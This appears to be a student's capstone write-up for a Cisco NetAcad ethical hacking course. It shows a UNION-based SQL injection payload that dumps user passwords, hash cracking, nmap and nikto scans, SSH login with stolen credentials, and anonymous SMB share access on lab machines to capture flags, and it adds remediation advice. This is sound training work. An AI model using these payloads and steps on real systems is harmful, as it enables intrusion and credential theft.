

CISCO NETACAD ETHICAL HACKER FINAL CAPSTONE PROJECT

PART 1: SQL INJECTION

STEP 1

Using DVWA site: <http://10.5.5.12/>

Username: admin

Password: password

STEP 3

The password of Bob Smith's account is '**password**'

STEP 4


The name of the file with the code is '**my_passwords.txt**'

The code for challenge one contained in the file is '**8748wf8J**'

STEP 5

Here are five remediation methods for preventing SQL injection exploits:


- **Prepared Statements (with Parameterized Queries):** These force the database to treat user input as data only, preventing it from being executed as code.
- **Input Validation:** Use an allow-list to ensure input matches expected formats (like numbers or dates) and reject any unauthorized characters.
- **Principle of Least Privilege:** Configure the web application's database account with only the minimum permissions necessary, such as disabling DROP or DELETE capabilities.
- **Stored Procedures:** When implemented correctly with parameters, these keep SQL logic on the server and prevent attackers from manipulating the query structure.
- **Web Application Firewall (WAF):** This network-level tool scans incoming traffic to detect and block known SQL injection signatures before they reach the application.




'UNION SELECT user, password FROM users-- -

1. **How this works:** * The ' closes the original query.

- UNION SELECT user, password tells the database to append the contents of the user and password columns to the results.
- FROM users targets the table containing account info.
- -- - comments out the rest of the original SQL code to prevent errors.




Using crackstation: <https://crackstation.net/>



- ✓ Username: smithy
- ✓ Password: password

Using nmap to scan the open ports and services



```
kali@Kali: ~  
File Actions Edit View Help  
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 22:38 UTC  
Nmap scan report for metasploitable.pc (192.168.0.10)  
Host is up (0.0012s latency).  
Not shown: 983 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5667/tcp  open  irc  
  
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds  
  
(kali@Kali)-[~]  
$
```

Since the ssh (port 22) is opened, I login into the site using bob smith's credentials

Username: smithy

Password: password

```
smithy@metasploitable: ~  
File Actions Edit View Help  
—(kali@Kali)-[~]  
—$ ssh smithy@192.168.0.10  
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.  
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TnrG9sh+fy95Q.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.  
smithy@192.168.0.10's password:  
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
smithy@metasploitable:~$
```

Commands

ls: to list the content of the home directory

cat my_passwords.txt": to reveal the content of the file

- ✓ The file name is "my_passwords.txt"
- ✓ The file content is "8748wf8J."


```
smithy@metasploitable: ~  
File Actions Edit View Help  
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNRG9sh+fy95Q.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.  
smithy@192.168.0.10's password:  
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2  
017 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
smithy@metasploitable:~$ ls  
my_passwords.txt  
smithy@metasploitable:~$ cd Desktop  
-bash: cd: Desktop: No such file or directory  
smithy@metasploitable:~$ cat my_passwords.txt  
Congratulations!  
You found the flag for Challenge 1!  
The code for this challenge is 8748wf8J.  
  
smithy@metasploitable:~$
```

PART 2: Web Server Vulnerabilities

STEP 1

Using DVWA site: <http://10.5.5.12/>

Username: admin

Password: password

Using nikto for reconnaissance, to determine which directories are viewable using a web browser and URL manipulation. (Nikto -h 10.5.5.12)

STEP 2

The directories can be accessed through a web browser to list the files and subdirectories that they contain are

- ✓ <http://10.5.5.12/config/>
- ✓ <http://10.5.5.12/docs/>

STEP 3

The two subdirectories can you look for the file are;

- ✓ config.inc.php
- ✓ db_form.html

The filename with the Challenge 2 code is '**db.form.html**'

The subdirectory held the file is '**parent directory**'

The directory with index that contains the file is:

- ✓ <http://10.5.5.12/config/>


The code for challenge two is '**aWe-4975**'

STEP 4

Here are two remediation methods for preventing directory listing exploits:


- **Disable Directory Indexing in Configuration:** Modify the web server configuration (such as the Options -Indexes directive in Apache) to explicitly prevent the server from generating a list of files when an index file is missing.


- **Implement Default Index Files:** Place a blank or redirecting file, such as index.html or index.php, in every directory to ensure the server displays a specific page instead of the directory's contents.



```
kali@Kali: ~  
File Actions Edit View Help  
+ Target Hostname: 10.5.5.12  
+ Target Port: 80  
+ Start Time: 2026-01-11 23:11:42 (GMT0)  
  
+ Server: Apache/2.4.10 (Debian)  
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ Root page / redirects to: login.php  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.  
+ /config/: Directory indexing found.  
+ /config/: Configuration information may be available remotely.  
+ /docs/: Directory indexing found.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/  
+ /login.php: Admin login page/section found.  
+ 8074 requests: 0 error(s) and 9 item(s) reported on remote host  
+ End Time: 2026-01-11 23:12:31 (GMT0) (49 seconds)  
  
+ 1 host(s) tested
```


http://10.5.5.12/config/





PART 3: Exploit open SMB Server Shares

STEP 1

Using nmap to get the ip address of the host that are up on the network

The host on the 10.5.5.0/24 network has open ports indicating it is running SMB services is

✓ 10.5.5.14

STEP 2

The shares are listed on the SMB server are;

- ✓ homes
- ✓ workfiles
- ✓ print\$
- ✓ IPC\$

Using the anonymous password to login to network, only workfiles, print\$ and IPC\$ SMB directories are shared and can be accessed by anonymous users

STEP 3

The share that the file found is '**print\$**'

The name of the file with Challenge 3 code is '**sxij42.txt**'


The code for challenge 3 is '**NWs39691**'

STEP 4

To remediate SMB attacks effectively, implement the following security measures:

- **Disable SMBv1:** Retire this legacy protocol to eliminate vulnerabilities like EternalBlue that allow for remote code execution and ransomware propagation.
- **Enforce SMB Signing:** Require digital signatures on all communications to prevent Man-in-the-Middle (MitM) and SMB relay attacks.
- **Mandate SMB Encryption:** Enable AES-128 or AES-256 encryption for all shares to protect data privacy and integrity as it moves across the network.
- **Restrict Port 445:** Block SMB traffic at the network perimeter and use internal segmentation to prevent attackers from moving laterally between systems.
- **Disable Guest Access:** Deactivate unauthenticated guest logons to ensure only identified users with specific permissions can access shared resources.

